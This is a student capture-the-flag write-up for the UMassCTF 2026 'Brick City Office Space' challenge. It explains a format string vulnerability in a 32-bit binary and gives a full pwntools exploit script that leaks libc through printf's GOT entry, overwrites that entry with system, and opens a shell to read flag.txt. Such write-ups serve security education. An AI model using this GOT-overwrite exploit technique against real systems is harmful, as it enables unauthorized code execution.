
Brick City Office Space Writeup - UMassCTF 2026
Liam DeMong, Audrey Holden
12 April, 2026
12 April, 2026
Description
Help design the office space for Brick City’s new skyscraper! read flag.txt for design specifications
Files
BrickCityOfficeSpace: The vulnerable 32-bit target executableld-linux.so.2: The 32-bit dynamic linkerlibc.so.6: The specific C standard library used on the target serverflag.txt: The goal file containing the flag
Initial Observations
- The presence of
ld-linux.so.2andlibc.so.6immediately indicated a 32-bit environment - The program prompts for input (“Send your design as ASCII art”) with a stated limit of “592 bricks,” indicating a large buffer for payloads
- The input
AAAA.%p.%p.%p...successfully leaked stack memory, confirming a format string vulnerability- Our test string
0x41414141appeared at the 4th position
- Our test string
- No PIE and no RELRO, meaning the Global Offset Table (GOT) was writable and at a static address
Vulnerability Analysis
Where is the bug?
The function responsible for printing the user’s submitted ASCII art design back to the terminal
Why does it exist?
The user-controlled input buffer is passed directly to a print function without using a format specifier
What primitives does it give you?
Arbitrary read and write
Exploitation Strategy
- Send a payload containing the GOT address of
printffollowed by%4$s. This forces the program to print the real, runtime memory address ofprintffrom the dynamically loaded libc - Subtract the static
printfoffset (found inlibc.so.6) from our leaked address to calculate thelibcbase address. Then, add the static offset ofsystemto find its real memory address - Use
fmtstr_payloadto overwrite the GOT entry forprintfwith the newly calculated address ofsystem - On the final iteration of the loop, send the string
/bin/sh. The program will attempt to callprintf("/bin/sh"), but because the GOT was hijacked, it will executesystem("/bin/sh")instead, granting an interactive shell - Run
cat flag.txtin the interactive shell to print the flag to the terminal
Full Exploit Script
from pwn import *

# Set up logging to catch I/O hangs
context.log_level = 'debug'

# Set up the environment
context.binary = elf = ELF('./BrickCityOfficeSpace')
libc = ELF('./libc.so.6')

io = remote("brick-city-office-space.pwn.ctf.umasscybersec.org", 45001)

# Loop 1: leak
io.recvuntil(b"BrickCityOfficeSpace> ")

# Payload: Read the real memory address stored inside printf's GOT entry
printf_got = elf.got['printf']
leak_payload = p32(printf_got) + b"%4$s"

io.sendline(leak_payload)
io.recvuntil(p32(printf_got))
printf_leak = u32(io.recv(4))

log.success(f"Leaked printf address: {hex(printf_leak)}")

# Stage 2: math
libc.address = printf_leak - libc.symbols['printf']
log.success(f"Libc Base: {hex(libc.address)}")

system_addr = libc.symbols['system']
log.success(f"System address: {hex(system_addr)}")

# Trigger the next loop
io.sendlineafter(b"(y/n)", b"y")

# Loop 2: overwrite
io.recvuntil(b"BrickCityOfficeSpace> ")

# Use pwntools to automatically generate the complex %n payload
# offset=4, write the system_addr into printf_got
overwrite_payload = fmtstr_payload(4, {printf_got: system_addr})
io.sendline(overwrite_payload)

# Trigger the final loop
io.sendlineafter(b"(y/n)", b"y")

# Loop 3: pop shell
io.recvuntil(b"BrickCityOfficeSpace> ")

# The GOT is now hijacked. printf is now system.
io.sendline(b"/bin/sh")

# Drop to interactive mode to interact with the shell
io.interactive()

Demo / Output
Key Takeaways
Vulnerability class
Format String Vulnerability
What you’d do differently or what tripped you up?
I/O synchronization with pwntools caused the exploit script to hang initially
Authors
- Liam DeMong - CS and Stats @ Cornell '28
- Audrey Holden - InfoSci @ Cornell '26